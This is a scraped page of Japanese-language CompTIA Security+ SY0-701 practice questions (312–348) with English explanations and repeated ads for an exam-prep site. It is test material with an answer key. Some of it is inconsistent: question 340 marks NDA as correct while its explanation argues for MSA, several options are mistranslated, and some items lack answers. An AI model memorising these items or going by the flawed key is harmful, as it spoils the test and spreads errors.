network outage. A high-availability network should also have procedures and policies for incident response, disaster recovery, and business continuity to minimize the impact of any network issue on the organization's operations and reputation.

Attack surface refers to the exposure of a network to potential threats and vulnerabilities. A high-availability network should have measures such as encryption, authentication, authorization, firewall, intrusion detection and prevention, and patch management to protect the network from unauthorized access, data breaches, malware, denial-of-service attacks, and other cyberattacks. A high-availability network should also have processes and tools for risk assessment, threat intelligence, vulnerability scanning, and penetration testing to identify and mitigate any weaknesses or gaps in the network security.

References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4: Architecture and Design, pages 164-1651. CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 4: Architecture and Design, pages 164-1652.

質問: 312

侵入テストの結果、組織内の複数のサーバーでSMBv1が有効になっていることが判明しました。組織はこの脆弱性を可能な限り効率的に修正したいと考えています。この目的のために、組織は次のどれを使用すべきでしょうか？

- A. GPO
- B. ACL
- C. SFTP
- D. DLP

正解: **A** ([コメントを发表する](#))

" Group Policy Objects (GPOs) are a feature of Microsoft Windows Active Directory that allow administrators to centrally manage and configure settings across multiple systems in an efficient manner.

When a vulnerability such as SMBv1 (Server Message Block version 1) is identified on multiple servers, GPOs can be used to disable this outdated and insecure protocol across all affected systems simultaneously.

By creating a GPO to enforce a policy that disables SMBv1, the organization can ensure consistent remediation without manually configuring each server individually, making it the most efficient solution for domain-joined environments. " Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3.0: Implementation, Section: " Secure System Configuration " (GPOs are covered under centralized management tools for implementing security policies).

Explanation: SMBv1 is an outdated and vulnerable protocol that should be disabled to mitigate risks, such as exploitation by attacks like WannaCry.

The question emphasizes efficiency across multiple servers. Option A (GPO) allows an organization to push a policy to disable SMBv1 across all servers in an Active Directory environment with minimal effort, making it the most efficient choice. Option B (ACL) refers to Access Control Lists, which manage permissions but aren't designed for protocol configuration. Option C (SFTP) is a secure file transfer protocol unrelated to SMBv1 remediation. Option D (DLP) focuses on data loss prevention, not protocol vulnerabilities. Thus, A is the correct and most efficient solution.

質問: 313

ゼロデイエクスプロイトに関連する攻撃に関するアラートが発生しました。アナリストはリスクを軽減するために、ネットワークに要塞ホストを設置しました。どのような種類の制御が実施されていますか？

- A. 補償
- B. 探偵
- C. 運用中
- D. 物理

正解: ([正解を表示します](#))

A bastion host is a hardened system placed at a network boundary to absorb attacks and limit exposure. When deployed to mitigate risks from zero-day vulnerabilities, it acts as a compensating control. CompTIA Security+ SY0-701 defines compensating controls as alternative safeguards used when primary controls are insufficient or unavailable-such as when no patch exists for a zero-day.

Detective controls (B) identify issues but do not reduce exposure. Operational controls (C) refer to procedural or human-driven processes. Physical controls (D) secure physical environments (e.g., locks, cameras).

Because a bastion host compensates for the lack of a patch, the correct answer is A: Compensating.

質問: 314

会社のマーケティング部門は、機密性の高い顧客データを収集、変更、保存します。インフラストラクチャ チームは、転送中および保存中のデータのセキュリティ保護を担当します。次のデータ ロールのどれが顧客を表していますか？

- A. プロセッサ
- B. 管理者
- C. 件名
- D. オーナー

正解: **C** ([コメントを发表する](#))

According to the CompTIA Security+ SY0-701 Certification Study Guide, data subjects are the individuals whose personal data is collected, processed, or stored by an organization. Data subjects have certain rights and expectations regarding how their data is handled, such as the right to access, correct, delete, or restrict their data. Data subjects are different from data owners, who are the individuals or entities that have the authority and responsibility to determine how data is classified, protected, and used. Data subjects are also different from data processors, who are the individuals or entities that perform operations on data on behalf of the data owner, such as collecting, modifying, storing, or transmitting data. Data subjects are also different from data custodians, who are the individuals or entities that implement the security controls and procedures specified by the data owner to protect data while in transit and at rest.

ReferencesCompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Data Security, page 511

質問: 315

企業のインフラストラクチャへのリモート接続の機密性を向上させるための最良の方法はどれですか？

- A. ファイアウォール
- B. 仮想プライベートネットワーク
- C. 詳細なログ記録
- D. 侵入検知システム

Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.

The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network... remains secure."

Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.

References: Sybex CompTIA Security+ Study Guide (SY0-701) - VPN definition and role ; full-tunnel VPN guidance for securing traffic over untrusted networks .

質問: 316

ある会社は最近、従業員にリモートワークを許可することを決定しました。会社は VPN を使用せずにデータを保護したいと考えています。会社が実装すべきテクノロジーは次のうちどれですか？

- A. セキュアウェブゲートウェイ
- B. 仮想プライベートクラウドのエンドポイント
- C. ディープパケットインスペクション
- D. 次世代レーションファイアウォール

正解: A ([コメントを发表する](#))

A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web traffic and enforcing corporate and regulatory policy compliance. This technology allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and remote access technologies.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 317

エンジニアは、スクリプトがリリース前に変更されていないことを確認する必要があります。この機能を提供する最も優れた方法は次のうちどれですか？

- A. マスキング
- B. 難読化
- C. ハッシュ
- D. 暗号化

正解: ([正解を表示します](#))

Hashing produces a fixed-length fingerprint of the script's contents. By comparing the current hash with a known good hash, the engineer can verify if the script has been altered. Hashing is a one-way function used to validate integrity.

Masking (A) hides data, obfuscation (B) hides code logic, and encryption (D) protects confidentiality but does not verify integrity as simply.

Integrity checking through hashing is fundamental in General Security Concepts#6:Chapter 7↑CompTIA Security+ Study Guide#.

質問: 318

環境内の脆弱性のリストをまとめるには、まず次のどのアクティビティを実行する必要がありますか？

- A. 自動スキャン
- B. 侵入テスト
- C. 脅威ハンティング
- D. ログ集計

E. 敵対的エミュレーション

正解: ([正解を表示します](#))

Automated vulnerability scanning is the first step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.

Penetration testing (B) is conducted after vulnerabilities are identified.

Threat hunting (C) focuses on detecting unknown threats, not listing vulnerabilities.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

質問: 319

ファイルの整合性を確認するために使用できるデータ保護戦略は次のどれですか？

A. マスキング

B. 暗号化

C. ハッシュ

D. 難読化

正解: ([正解を表示します](#))

Hashing (C) is a one-way cryptographic function that produces a fixed-length digest representing the original data. If the file changes—even by one bit—the hash will change, making it ideal for verifying data integrity.

While encryption protects confidentiality, and masking/obfuscation protect data visibility, only hashing ensures integrity.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 1.2 - "Data protection methods: Hashing for integrity verification."

質問: 320

ハッカーは、ユーザーが疑わしいリンクをクリックしたことによるフィッシング攻撃を通じてシステムにアクセスしました。このリンクによって、数週間にわたって潜伏していたランサムウェアがネットワーク全体に横展開されました。次のどれが拡散を緩和したでしょうか。

A. IPS

B. IDS

C. WAF

D. UAT

正解: ([正解を表示します](#))

IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

質問: 321

ユーザーは、スマートフォンのデフォルトソフトウェアでは利用できないソフトウェアや機能をインストールしたいと考えています。次のどれが、ユーザーが許可されていないソフトウェアをインストールして新しい機能を有効にすることを許可するでしょうか？

A. ソウ

B. クロスサイトスクリプティング

C. 脱獄

D. サイドローディング

正解: ([正解を表示します](#))

Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.

SOU (Statement of Understanding) is not related to modifying devices.

Cross-site scripting is a web-based attack technique, unrelated to smartphone software.

Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

質問: **322**

ある企業は、コスト削減のために請負業者と社内従業員が使用するアプリケーションのアクセス制御の拡張を検討しています。実装チームは、アプリケーションへのアクセスを許可する前に、次のどのリスク要素を理解する必要がありますか？

- A. 閾値
- B. 食欲
- C. 回避
- D. 登録

正解: ([正解を表示します](#))

Risk appetite refers to the level of risk an organization is willing to accept before implementing security measures. When expanding access controls, the company must assess how much risk is acceptable in terms of data exposure, unauthorized access, and compliance obligations.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Risk Management domain.

質問: **323**

サイバーオペレーションチームは、悪意のある攻撃者がネットワークを侵害するために使用している新しい戦術についてセキュリティアナリストに報告します。

SIEM アラートはまだ構成されていません。セキュリティアナリストがこの動作を識別するために行うべきことを最もよく表しているのは、次のどれですか。

- A. [デジタルフォレンジック
- B. 電子証拠開示
- C. インシデント対応
- D. 脅威ハンティング

正解: **D** ([コメントを发表する](#))

Threat hunting is the process of proactively searching for signs of malicious activity or compromise in a network, rather than waiting for alerts or indicators of compromise (IOCs) to appear. Threat hunting can help identify new tactics, techniques, and procedures (TTPs) used by malicious actors, as well as uncover hidden or stealthy threats that may have evaded detection by security tools. Threat hunting requires a combination of skills, tools, and methodologies, such as hypothesis generation, data collection and analysis, threat intelligence, and incident response. Threat hunting can also help improve the security posture of an organization by providing feedback and recommendations for security improvements. References = CompTIA Security+ Certification Exam Objectives, Domain 4.1: Given a scenario, analyze potential indicators of malicious activity. CompTIA Security+ Study Guide (SY0-701), Chapter 4: Threat Detection and Response, page 153. Threat Hunting - SY0-701 CompTIA Security+ : 4.1, Video 3:18. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 3.

質問: **324**

組織のネットワークに、未知の攻撃元が複数回攻撃を仕掛けてきました。組織にはファイアウォールは設置されていますが、これらの攻撃に対する防御策は他にありません。次のうち、追加すべきセキュリティ対策はどれでしょうか？

- A. SIEM
- B. ロードバランサー
- C. UTM
- D. IPS

正解: **D** ([コメントを发表する](#))

An Intrusion Prevention System (IPS) is the most effective addition when an organization already has a firewall but continues to face repeated external attacks. Security+ SY0-701 states that an IPS operates inline and automatically blocks malicious traffic in real time based on signatures, anomaly behavior, or heuristics.

Whereas a firewall filters traffic by rules, an IPS detects and prevents deeper-level threats such as exploits, malware, and command-and-control attempts.

A UTM (C) includes IPS features, but it is typically used to replace a firewall with an all-in-one appliance.

The question states the organization already has a firewall, so the most efficient addition is a standalone IPS.

A SIEM (A) aggregates and analyzes logs but does not block attacks. A load balancer (B) distributes traffic for performance-not security.

Thus, the best item to stop active inbound attacks is D: IPS.

質問: **325**

人事ファイル共有の権限が最小権限の原則に従うべき最も適切な理由は、次のセキュリティ概念のうちどれですか。

- A. 誠実さ
- B. 可用性
- C. 機密性
- D. 否認防止

正解: ([正解を表示します](#))

Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure.

The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more. By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data.

Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare.

Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to users or systems. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page

16-17, 372-373

質問: **326**

証明機関は、期限切れの証明書に関する情報を公開する必要があります。このタスクを実行するには、次のどれを使用しますか？

- A. TPM
- B. CRL
- C. PKI

D. CSR

正解: ([正解を表示します](#))

A Certificate Revocation List (CRL) is a digitally signed list maintained by a Certificate Authority (CA) that contains revoked or expired certificates. This prevents clients from trusting compromised or outdated certificates.

TPM (A) is a hardware security module, unrelated to certificate revocation.

PKI (C) is the overall system managing digital certificates, but it does not store revocation lists.

CSR (D) is a request to obtain a certificate, not to revoke one.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Architecture domain.

質問: 327

従来のインフラストラクチャモデルよりも、Infrastructure as Code (IaC) がセキュリティアーキテクチャとして推奨される理由は次のとおりです。

- A. 一般的な攻撃は効果が低くなります。
- B. 構成をより適切に管理および複製できます。
- C. ネットワーク防御の専門知識を持つ第三者へのアウトソーシングも可能です。
- D. 最適化は、複数のコンピューティングインスタンスにわたって実行できます。

正解: ([正解を表示します](#))

Infrastructure as Code (IaC) enables automated provisioning and configuration of infrastructure, making environments repeatable, consistent, and scalable. The ability to better manage and replicate configurations (B) ensures that security settings are not missed and reduces misconfigurations.

According to the CompTIA Security+ SY0-701 exam objectives under Domain 4.1 (Explain the security implications of different architecture models), IaC provides the ability to "automatically enforce security controls" and manage consistent configuration states, reducing human error.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 4.1 - "Infrastructure as Code (IaC):

Standardized deployment, version control, configuration consistency."

質問: 328

システム管理者は、組織のプライベートクラウド内で機密データの安全な通信を確保する必要があります。管理者が実装するのに最適な選択肢は次のうちどれですか。

- A. TGT
- B. RSA
- C. SHA-1
- D. IPSec

正解: ([正解を表示します](#))

質問: 329

技術者は、本番システムに優先度の高いパッチを適用する必要があります。次の手順のうち、最初に実行する必要があるのはどれですか。

- A. システムをエアギャップします。
- B. システムを別のネットワークセグメントに移動します。
- C. 変更管理要求を作成します。
- D. システムにパッチを適用します。

正解: ([正解を表示します](#))

= A change control request is a document that describes the proposed change to a system, the reason for the change, the expected impact, the approval process, the testing plan, the implementation plan, the rollback plan, and the communication plan. A change control request is a best practice

for applying any patch to a production system, especially a high-priority one, as it ensures that the change is authorized, documented, tested, and communicated. A change control request also minimizes the risk of unintended consequences, such as system downtime, data loss, or security breaches. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 6, page 235. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.1, page 13.

質問: 330

原産国の法律と要件に従いながら、原産国外で情報が保存されるという概念を最もよく表しているのは、次のうちどれですか。

- A. データ主権
- B. 地理位置情報
- C. 知的財産
- D. 地理的制限

正解: A ([コメントを发表する](#))

Detailed Explanation: Data sovereignty refers to the principle that data stored in another country remains subject to the originating country's laws. This is a common concern in cloud computing. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Data Sovereignty and Regulatory Compliance".

質問: 331

侵入テストの開始時に、テスターはOSINTリソースをチェックしてクライアント環境に関する情報を取得します。テスターが行っている偵察活動の種類は次のうちどれですか？

- A. アクティブ
- B. パッシブ
- C. 攻撃的
- D. 防御的

正解: ([正解を表示します](#))

Passive reconnaissance involves gathering publicly available information about a target without directly interacting with the target systems. Checking OSINT (Open Source Intelligence) sources is a typical passive technique used to collect data without alerting the target.

Active reconnaissance (A) involves direct interaction with the target. Offensive (C) and defensive (D) refer to broader security postures and are not specific reconnaissance types.

Passive reconnaissance is a foundational step in penetration testing and covered in the Threats and Vulnerabilities domain of SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> 909問、30%**ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 332

銀行は顧客の PII を格納する新しいサーバーを設置しました。機密データが変更されないようにするために、銀行は次のどれを使用する必要がありますか？

- A. フルディスク暗号化

- B. ネットワークアクセス制御
- C. ファイルの整合性監視
- D. ユーザー行動分析

正解: ([正解を表示します](#))

To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.

- * Full disk encryption protects data at rest but does not prevent or monitor modifications.
- * Network access control (NAC) manages access to the network but doesn't monitor file changes.
- * User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

質問: 333

以下のリスク分析属性のうち、脆弱性が悪用される可能性を測定するものはどれですか？

- A. 露出係数
- B. 影響
- C. 重大度
- D. 可能性

正解: ([正解を表示します](#))

The best answer is D. Likelihood.

In risk analysis, likelihood refers to the probability or chance that a threat will exploit a vulnerability. This is a core concept in risk management because risk is commonly evaluated by considering both:

the likelihood of an event occurring, and

the impact if that event occurs.

Why the other options are incorrect:

A). Exposure factorExposure factor is the percentage of asset loss that would occur if a threat event happened. It relates to the extent of damage, not the probability of exploitation.

B). ImpactImpact refers to the magnitude of harm or damage if the vulnerability is exploited. It does not measure the chance of occurrence.

C). SeveritySeverity is a general measure of how serious a vulnerability or issue is, often combining multiple considerations, but it is not specifically the attribute that measures the chance of exploitation.

From a Security+ viewpoint, when the question asks about the chance that a vulnerability will be exploited, the correct risk attribute is likelihood.

質問: 334

ある組織では、顧客データを、メインの企業ネットワーク上のユーザーがアクセスできないネットワークの別の部分に保存したいと考えています。この目的を達成するために、管理者は次のどれを使用する必要がありますか？

- A. セグメンテーション
- B. 孤立
- C. パッチ適用
- D. 暗号化

正解: ([正解を表示します](#))

Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries.

Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies.

Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate

part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 1

質問: 335

災害復旧サイトの整合性と可用性を検証する最良の方法はどれですか？

- A. シミュレートされたフェイルオーバーを実行します。
- B. 卓上演習を実施します。
- C. ジェネレータを定期的にテストします。
- D. データベース暗号化の要件を開発します。

正解: **A** ([コメントを发表する](#))

Detailed Explanation: A simulated failover tests the disaster recovery site's ability to handle a full transition of services. This ensures all systems can function as expected during an actual disaster. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Disaster Recovery and Business Continuity Planning".

質問: 336

オープン サービス ポートによって組織の攻撃対象領域が拡大する仕組みを最もよく説明しているのは次のうちどれですか。

- A. これらは、スキャン中にエンドポイントのウイルス対策ツールによって無視されることがよくあります。
- B. 会社のリモート エントリ ポイントをインターネットに公開できます。
- C. 自動アプリケーション更新を有効にして、脆弱性の期間を短縮します。
- D. 適切に制限されていない場合、不要なサービスが不正アクセスにさらされる可能性があります。

正解: **D** ([コメントを发表する](#))

Open service ports directly contribute to an organization's attack surface because they provide potential entry points that attackers can probe, exploit, or abuse. In the context of the Security+ SY0-701 objectives, the attack surface is defined as the sum of all possible points where an attacker can attempt to enter or extract data from a system. Each open port corresponds to a service or application that is listening for incoming connections, and if that service is unnecessary, misconfigured, unpatched, or weakly protected, it becomes a viable attack vector.

Option D is correct because open ports may expose services that do not need to be accessible, especially if proper access controls, firewall rules, or network segmentation are not in place. For example, leaving management interfaces, legacy services, or test services open can allow attackers to perform reconnaissance, banner grabbing, credential attacks, or exploitation of known vulnerabilities. The SY0-701 study guide emphasizes the principle of minimizing attack surface by disabling unused services, closing unnecessary ports, and applying the principle of least functionality.

Option A is incorrect because endpoint antivirus tools are not responsible for identifying or managing open network ports at an architectural level.

Option B is partially true but incomplete; while open ports can allow remote access, not all open ports are remote entry points, and the question asks for the best explanation of how attack surface increases. Option C is incorrect because open ports do not inherently enable updates and, in fact, often increase risk rather than reduce it.

In summary, open service ports increase attack surface by exposing services that attackers can target. Proper port management, firewall enforcement, and regular vulnerability scanning are critical controls emphasized in Security+ SY0-701 to reduce exposure and limit unauthorized access.

質問: 337

セキュリティチームは開発チームと連携し、アプリケーションのデプロイ時にWAFポリシーが自動的に作成されるようにしたいと考えています。この機能を説明する概念はどれですか？

- A. IaC
- B. IoT

C. IoC

D. IaaS

正解: ([正解を表示します](#))

The ability to automatically generate WAF (Web Application Firewall) policies during application deployment is a characteristic of Infrastructure as Code (IaC). IaC allows infrastructure components-such as firewalls, WAF policies, load balancers, and security groups-to be defined, version-controlled, and deployed programmatically.

According to Security+ SY0-701, IaC enhances DevSecOps workflows by embedding security controls directly into deployment pipelines, ensuring consistent, repeatable, and automated application protection. This reduces human error, eliminates configuration drift, and ensures that every new application instance is deployed with the correct WAF rules already in place.

IoT (B) involves connected devices.

IoC (C) refers to Indicators of Compromise.

IaaS (D) provides cloud infrastructure but does not itself automate security policy generation.

Thus, A: IaC is the correct concept enabling automated WAF policy creation.

質問: 338

セキュリティ チームは、サード パーティが侵入テストを実行した後に配信されたレポートの調査結果を確認しています。調査結果の 1 つでは、Web アプリケーション フォーム フィールドがクロスサイト スクリプティングに対して脆弱であることが示されています。セキュリティ アナリストは、この脆弱性を防ぐために開発者に次のどのアプリケーション セキュリティ手法を実装するよう推奨する必要がありますか。

A. セキュアクッキー

B. バージョン管理

C. 入力検証

D. コード署名

正解: ([正解を表示します](#))

Input validation is a technique that checks the user input for any malicious or unexpected data before processing it by the web application. Input validation can prevent cross-site scripting (XSS) attacks, which exploit the vulnerability of a web application to execute malicious scripts in the browser of a victim. XSS attacks can compromise the confidentiality, integrity, and availability of the web application and its users.

Input validation can be implemented on both the client-side and the server-side, but server-side validation is more reliable and secure. Input validation can use various methods, such as whitelisting, blacklisting, filtering, escaping, encoding, and sanitizing the input data. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 70. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11. Application Security - SY0-601 CompTIA Security+ : 3.2

質問: 339

セキュリティ 管理者はハッシュ化を用いてパスワードを保護します。管理者の作業として最も適切なのは次のうちどれですか。

A. パスワードの長さを増やすために末尾に文字を追加します

B. パスワードを一時的とするためのトークンを生成する

C. 数学的アルゴリズムを使用してパスワードを一意にする

D. リスト内のパスワードを保護するためのレインボーテーブルの作成

正解: ([正解を表示します](#))

Hashing is the process of converting plaintext passwords into a fixed-length, irreversible string using a mathematical algorithm (hash function). This makes each password unique based on its content, and even a small change in the password will produce a different hash. The primary purpose is to ensure that the actual passwords are not stored directly and cannot be easily recovered from the hash, even if the hash is compromised.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3, "Hashing ensures that plaintext passwords are not stored directly. Hash functions use mathematical algorithms to produce unique, fixed-length output for each unique input." Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

質問: **340**

ある会社は、サービス プロバイダーと毎年契約を結んでいます。一般的な契約条件は、すべての契約で同じです。会社はプロセスを簡素化し、3 年ごとに一般的な条件を見直すことを望んでいます。次の文書のうち、一般的な条件を設定するための最適な方法はどれですか。

A. MSA

B. NDA

C. MOU

D. SLA

正解: **B** ([コメントを发表する](#))

A Master Service Agreement (MSA) establishes the general terms and conditions for ongoing business engagements. This allows companies to reuse the same terms across multiple contracts, revisiting them periodically for updates.

NDA (B) protects confidential information but does not define service terms.

MOU (C) is a non-binding agreement, often used for partnerships, not formal service contracts.

SLA (D) focuses on service performance expectations, not overall contract terms.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Program Management and Oversight domain.

質問: **341**

ある会社では、従業員がネットワークにリモート アクセスできるようにするいくつかのオプションを評価しています。セキュリティ チームは、社内のセキュリティ ポリシーに準拠するために、ソリューションに AAA が含まれていることを確認したいと考えています。セキュリティ チームが推奨すべきオプションは次のうちどれですか。

A. LDAPS を使用した RDP 接続

B. 802.1X によるジャンプサーバー

C. RADIUS を使用した IPSec

D. すべてのリモートトラフィックの Web プロキシ

正解: ([正解を表示します](#))

質問: **342**

セキュリティアナリストは、ランサムウェア攻撃に関連した USB ドライブからファイルを復元する必要があります。アナリストがファイルを安全に復元するのに役立つツールは次のうちどれですか？

A. サンドボックス環境

B. 侵入防止システム

C. ファイル整合性管理ツール

D. 静的コード解析ツール

正解: ([正解を表示します](#))

The best answer is A. Sandboxing environment.

A USB drive associated with a ransomware attack should be treated as highly suspicious. To securely retrieve files without risking infection of production systems, the analyst should use a sandboxing environment. A sandbox provides an isolated environment where files can be opened,

examined, and extracted while containing any malicious behavior.

This is the safest option because ransomware may execute automatically or contain hidden malicious payloads.

Why the other options are incorrect:

B). Intrusion prevention systemAn IPS monitors and blocks malicious network traffic. It does not provide a secure environment for opening files from a suspicious USB drive.

C). File integrity management toolFile integrity monitoring detects changes to files, but it is not designed to safely retrieve files from potentially malicious media.

D). Static code analysis toolStatic code analysis is used to inspect source code for vulnerabilities. It is not intended for safely interacting with suspicious files on removable media.

From the SY0-701 perspective, suspicious files and removable media should be handled in an isolated sandbox to reduce the risk of malware execution. Therefore, A is the correct answer.

質問: 343

ある企業は、廃棄されたラップトップからの顧客データの盗難を懸念しています。このリスクを軽減するための最も費用対効果の高い方法はどれですか？

- A. ワイプ
- B. リサイクル
- C. シュレッディング
- D. 削除

正解: ([正解を表示します](#))

Wiping involves securely erasing data by overwriting the hard drive, ensuring the information is unrecoverable. It is cost-effective compared to physical destruction methods like shredding.

質問: 344

会社の幹部は、従業員が通常の職務とは関係のない会社の機密プロジェクトに関するシステムや情報にアクセスすることを懸念しています。セキュリティ チームがそのアクティビティを検出するために導入する可能性が高いエンタープライズ セキュリティ機能は、次のどれでしょうか。

- A. NAC
- B. DLP
- C. UBA
- D. EDR

正解: ([正解を表示します](#))

質問: 345

最高情報セキュリティ責任者は、会社のサーバーを監視して SQLi 攻撃が発生しないか確認し、攻撃が発生した場合に包括的な調査を行えるようにしたいと考えています。会社では、トラフィックの監視を可能にするために SSL 復号化を使用しています。この目標を達成するには、次のどの戦略が最適ですか。

- A. すべての NetFlow トラフィックを SIEM に記録する
- B. サーバーと同じサブネット上にネットワークトラフィックセンサーを展開する
- C. エンドポイントと OS 固有のセキュリティ ログの記録
- D. サーバーに出入りするトラフィックの完全なパケットキャプチャを有効にする

正解: D ([コメントを發表する](#))

Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do not capture the full content of the packets, which may limit the scope and depth of the investigation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 372-373

質問: 346

システム管理者は、クラウド コンピューティング インスタンス内の脆弱性を懸念しています。クラウド コンピューティング環境を設計する際に管理者が考慮すべき最も重要なことはどれですか。

- A. VMエスケープ
- B. トークン化
- C. SQLインジェクション
- D. TOC/TOU
- E. パスワードスプレー

正解: ([正解を表示します](#))

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 347

次のテクノロジーのうち、マイクロセグメンテーションを実現できるのはどれですか？

- A. 次世代ファイアウォール
- B. ソフトウェア定義ネットワーク
- C. 組み込みシステム
- D. エアギャップ

正解: B ([コメントを发表する](#))

Software-defined networking (SDN) enables microsegmentation by allowing administrators to create fine-grained, dynamic network segments at the software layer independent of physical network topology. This capability isolates workloads and controls traffic flows between segments, enhancing security within data centers and cloud environments.

Next-generation firewalls (A) provide advanced filtering and inspection but do not inherently deliver the granular segmentation flexibility of SDN.

Embedded systems (C) and air-gapped systems (D) refer to specific hardware or physical isolation techniques but do not implement microsegmentation as a network control method.

The concept of microsegmentation through SDN is detailed in the Security Architecture domain of the SY0-701 exam#6:Chapter 3+CompTIA Security+ Study Guide#.

質問: 348

システム障害が発生した場合に組織が復元プロセスを適切に管理するために必要なのは次のどれですか？

- A. IRP
- B. DRP

C. RPO

D. SDLC

正解: ([正解を表示します](#))

A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:

A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.

A business impact analysis that prioritizes the recovery of the most essential functions and data.

A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.

